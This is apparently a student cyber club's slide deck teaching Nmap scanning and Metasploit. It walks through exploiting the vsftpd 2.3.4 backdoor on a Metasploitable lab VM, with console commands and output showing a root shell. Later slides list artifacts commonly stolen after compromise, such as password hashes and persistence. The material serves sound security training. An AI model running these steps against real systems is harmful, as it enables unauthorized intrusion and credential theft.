

Mason Competitive Cyber

Metasploit and Nmap



Disclaimers

- Media Recording
- Don't Change Your Grades




Competitions

- picoCTF
- Metropolis




Understanding Cycle

- Common Exploitation Cycle




What's nmap?

- Port scanner
- Determine ports running as well as services
- Includes plugin scripts to do extra magic
 - I don't generally advocate them personally
 - Stuff like brute forcing or special service matters
- An "Attack Surface" matter
- **Zenmap** - GUI version




What's metasploit?

- Exploitation Framework by rapid7
- Invokes a ton of community-sourced Ruby exploits
- Can scan for those exploits, etc
- Interactive command line interface ***msfconsole*** where all the magic happens
- msfvenom also exists
- **Armitage** - GUI version




nmap usage

- nmap ip.address.goes.here
- open filtered or closed
- Service scan by default
 - Primitive scans play less nice with service scans



nmap usage (network-based)

- Service scans
- Ping vs SYN vs etc
 - Network particulars matter
 - Make use of -h

A screenshot of a terminal window with a dark background. The window has several tabs at the top, including one labeled '/Do...ds/msf'. The prompt is 'msf' in red. The command 'sudo nmap -sV 10.0.0.78' has been entered, followed by a cursor. A small cursor icon is visible in the center of the terminal area.

```
msf sudo nmap -sV 10.0.0.78 _
```



metasploit command line

- Run with **msfconsole**

search

Use service names or something like that

use

Put paths for exploits/auxiliary/etc

exploit

Run actual exploit

sessions

Actually exploited stuff

set

set payload, set RHOST, etc



metasploit pathing

- type/platform/service/specific_name
 - exploit/unix/ftp/vsftpd_234_backdoor
- Invoke via **use**
- **show options** - options vary per exploit

auxiliary exists

- Basically scanners



metasploit pathing

```
msf > search "metasploitable"
```

```
msf > search "vsftpd"
```

Matching Modules

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
exploit/unix/ftp/vsftpd_234_backdoor	2011-07-03	excellent	VSFTPD v2.3.4 Backdoor Command Execution

```
msf > use exploit/unix/ftp/vsftpd_234_backdoor
```

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options
```

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

Name	Current Setting	Required	Description
----	-----	-----	-----
RHOST		yes	The target address
RPORT	21	yes	The target port (TCP)

Exploit target:

Id	Name
--	----
0	Automatic

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > _
```



```
[msf > search "metasploitable"

[msf > search "vsftpd"

Matching Modules
=====

   Name                                   Disclosure Date   Rank       Description
   ----                                   -
   exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  VSFTPD v2.3.4 Backdoor Command Execution

[msf > use exploit/unix/ftp/vsftpd_234_backdoor
[msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name   Current Setting  Required  Description
   ----   -
   RHOST                   yes       The target address
   RPORT  21               yes       The target port (TCP)

Exploit target:

   Id  Name
   --  ---
   0    Automatic

[msf exploit(unix/ftp/vsftpd_234_backdoor) > _
```

```
[msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit -j
[*] Exploit running as background job 0.
[msf exploit(unix/ftp/vsftpd_234_backdoor) >
[*] 192.168.1.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.101:21 - USER: 331 Please specify the password.
[+] 192.168.1.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.1.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions
```

Active sessions

=====

Id	Name	Type	Information	Connection
--	----	----	-----	-----
2		shell cmd/unix		192.168.1.100:50906 -> 192.168.1.101:6200 (192.168.1.101)

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > sessions -i 2
```

[*] Starting interaction with 2...

```
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
tmp
usr
var
vmlinuz
pwd
/
```




metasploit post-exploitation


- **sessions**
 - Enumerates session
- **session -i 1**
 - Attach you to session ID 1
- **YMMV**
 - Shell vs meterpreter etc
 - Some options not supported



About a Reverse Shell...



About Pivoting



Commonly Stolen Artifacts

- Transfers easiest via meterpreter
 - Like everything
- Password files/hashes
- Anything to lend “persistence”
- User enumeration, server configurations
- User data



go.gmu.edu/cctraining -> Starting Out

Do have metasploit/nmap:

192.168.1.125 - Metasploitable

192.168.1.124 - Metasploitable 2

pw notthepassword

